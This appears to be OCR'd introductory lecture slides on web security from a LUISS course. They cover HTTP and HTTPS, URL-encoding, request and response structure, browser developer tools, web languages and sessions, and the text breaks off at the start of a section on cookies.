Web Security 101

Emilio Coppa
ecoppa@luiss.it


LUISS

$ whoami

- Research interests: vulnerability detection, reverse engineering, firmware analysis, malware analysis
- 2015-2024: Assistant Professor / PostDoc, **Sapienza**
  2024-present: Assistant Professor (Tenure-Track), **LUISS**
- 2017-2019: National organizer of **CyberChallenge.IT**
  2017-24: Local organizer at Sapienza of **CyberChallenge.IT**
- 2017-19 and 2024: Supervisor of **TeamItaly**,
  the Italian Cybersecurity Team

Introduction to HTTP


Anatomy of a Typical Web Application



1. The user request a webpage with dynamically generated content
2. The web application queries the database for user's data
3. The data from the database is used to generate page content
4. The page is rendered by the client's browser

Uniform Resource Locator (URL)

URLs are identifiers for documents on the Web




- Some elements are optional: port, query string, fragment
- When reserved characters (like space : ? /) need to be used in the URL, they must be **URL-encoded**:
  - %20 = space
  - %2F = /
  - ...

Example of encoding:

https://example.com/page?name=my%20page

NOTE: For clarity, we will not URL-encode the attack payloads in the next slides

Playing with URL-encoding



The HTTP Protocol

- HTTP (Hypertext Transfer Protocol) defines the structure of the communication between client and web server
- Properties:
  - **Stateless**: different requests are processed independently from each other
    - Cookies are used to implement stateful applications on top of HTTP
  - **Not encrypted:** HTTP traffic can be read and modified on the network without the communication parties to notice it
  - Default port for HTTP is 80

The HTTPS Protocol

- HTTPS is the secure variant of HTTP:
  - Essentially, HTTP traffic delivered over a TLS connection
  - Default port is 443
- Security properties:
  - **Confidentiality**: content of the traffic cannot be inspected as it travels on the network
  - **Integrity**: content of the traffic cannot be modified as it travels on the network
  - **Authentication**: the client can verify that it is communicating with the expected server

HTTP Request

Most common HTTP Methods:

GET should have no side effects, used to retrieved data

POST possible side effect, used to insert/update remote resources

HEAD same as GET but without response body



```
POST /login HTTP/2
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: https://example.com
Connection: keep-alive
Referer: https://example.com/login
Upgrade-Insecure-Requests: 1

user=ugo&csrf_token=IjljMjlkMDE4ODJmZWZlODhf
```

HTTP headers

Blank line

Optional request body (empty for GET)


HTTP Response



Opening a page with Google Chrome

Google Chrome: Developers tools

1. Select Network
2. Refresh the page
3. Choose a request
4. Inspect request and response



General

Request URL: http://www.diag.uniroma1.it/

Request Method: GET

Status Code: 200 OK

Remote Address: 151.100.59.104:80

Referrer Policy: strict-origin-when-cross-origin

Request Headers View source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

Cache-Control: no-cache

Connection: keep-alive

Cookie: _ga=GA ; has_js=1; LtpaToken= saW8gQ29wcGEvT1U9RGlwLUluZm9ybWF0aWNhL0URpcGFydGltZW50aS9PVT1EaWRhdHRpY2EvT1U9QXRlbmVvL089VW5pcm9tY

DNT: 1

Host: www.diag.uniroma1.it

Pragma: no-cache

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36

Response Headers View source

Cache-Control: no-cache, must-revalidate

Connection: Keep-Alive

Content-Encoding: gzip

Content-Language: it

Content-Length: 7020

Content-Type: text/html; charset=utf-8

Date: Wed, 04 Aug 2021 14:02:13 GMT

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Keep-Alive: timeout=5, max=100

Link: </dipartimento>; rel="canonical",</node/5559>; rel="shortlink"


Server: Apache/2.4.18 (Ubuntu)

Vary: Accept-Encoding


X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-Generator: Drupal 7 (http://drupal.org)



We can inspect (and even edit) the page content


SAPIENZA
UNIVERSITÀ DI ROMA
THIS TEXT WAS NOT PRESENT IN THE ORIGINAL PAGE
DIAG
Dipartimento di Ingegneria informatica, automatica e gestionale Antonio Ruberti
Dipartimento di Ingegneria Informatica Automatica e Gestionale Antonio Ruberti
IN EVIDENZA
Calendario eventi
Chi siamo
Sapienza per tutti
LINEE GUIDA FASE 3 COVID-19
ALTRI SITI
Sapienza
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
Styles
Computed
Layout
Filter
:hov .cls
THIS TEXT WAS NOT PRESENT IN THE ORIGINAL PAGE == $0
After changing an element....
The edit is only on my browser!

The Languages of the Web: Client-Side

- HTML
  - Defines the structure of the webpage
- CSS
  - Defines the styling of the page
- JavaScript:
  - Allows to add dynamic interactive effects to the webpage (e.g., react to user interactions)

```
<html>
  <body>
    <p>hello!</p>
  </body>
</html>
```

```
p {
  color: red;
}
```

```
let d = window.document;
let p = d.getElementsByTagName('p')[0];
p.addEventListener('click', function () {
  this.style.color = 'blue';
});
```

The Languages of the Web: Server-Side

- Virtually every programming language can be used on the server-side (even C!)

- Most common server-side languages in 2020:
  - **Python**, NodeJS (JavaScript), Java, C#, **PHP**


- The server-side language is used to implement your web application:
  - Session management of users
  - Interaction with the database
  - Generation of the response pages
  - ...

Cookies

HTTP(S) Sessions


- HTTP(S) is a stateless protocol
  - Requests are independent from each other
  - What if user wants to stay logged in?

- Session concept
  - Session data is stored on the server with a unique session ID
  - Client attaches the session ID to each request
  - Attacker can hijack an (in)active session and impersonate user if session tokens are not properly protected!




Storing Info in Browser with Cookies

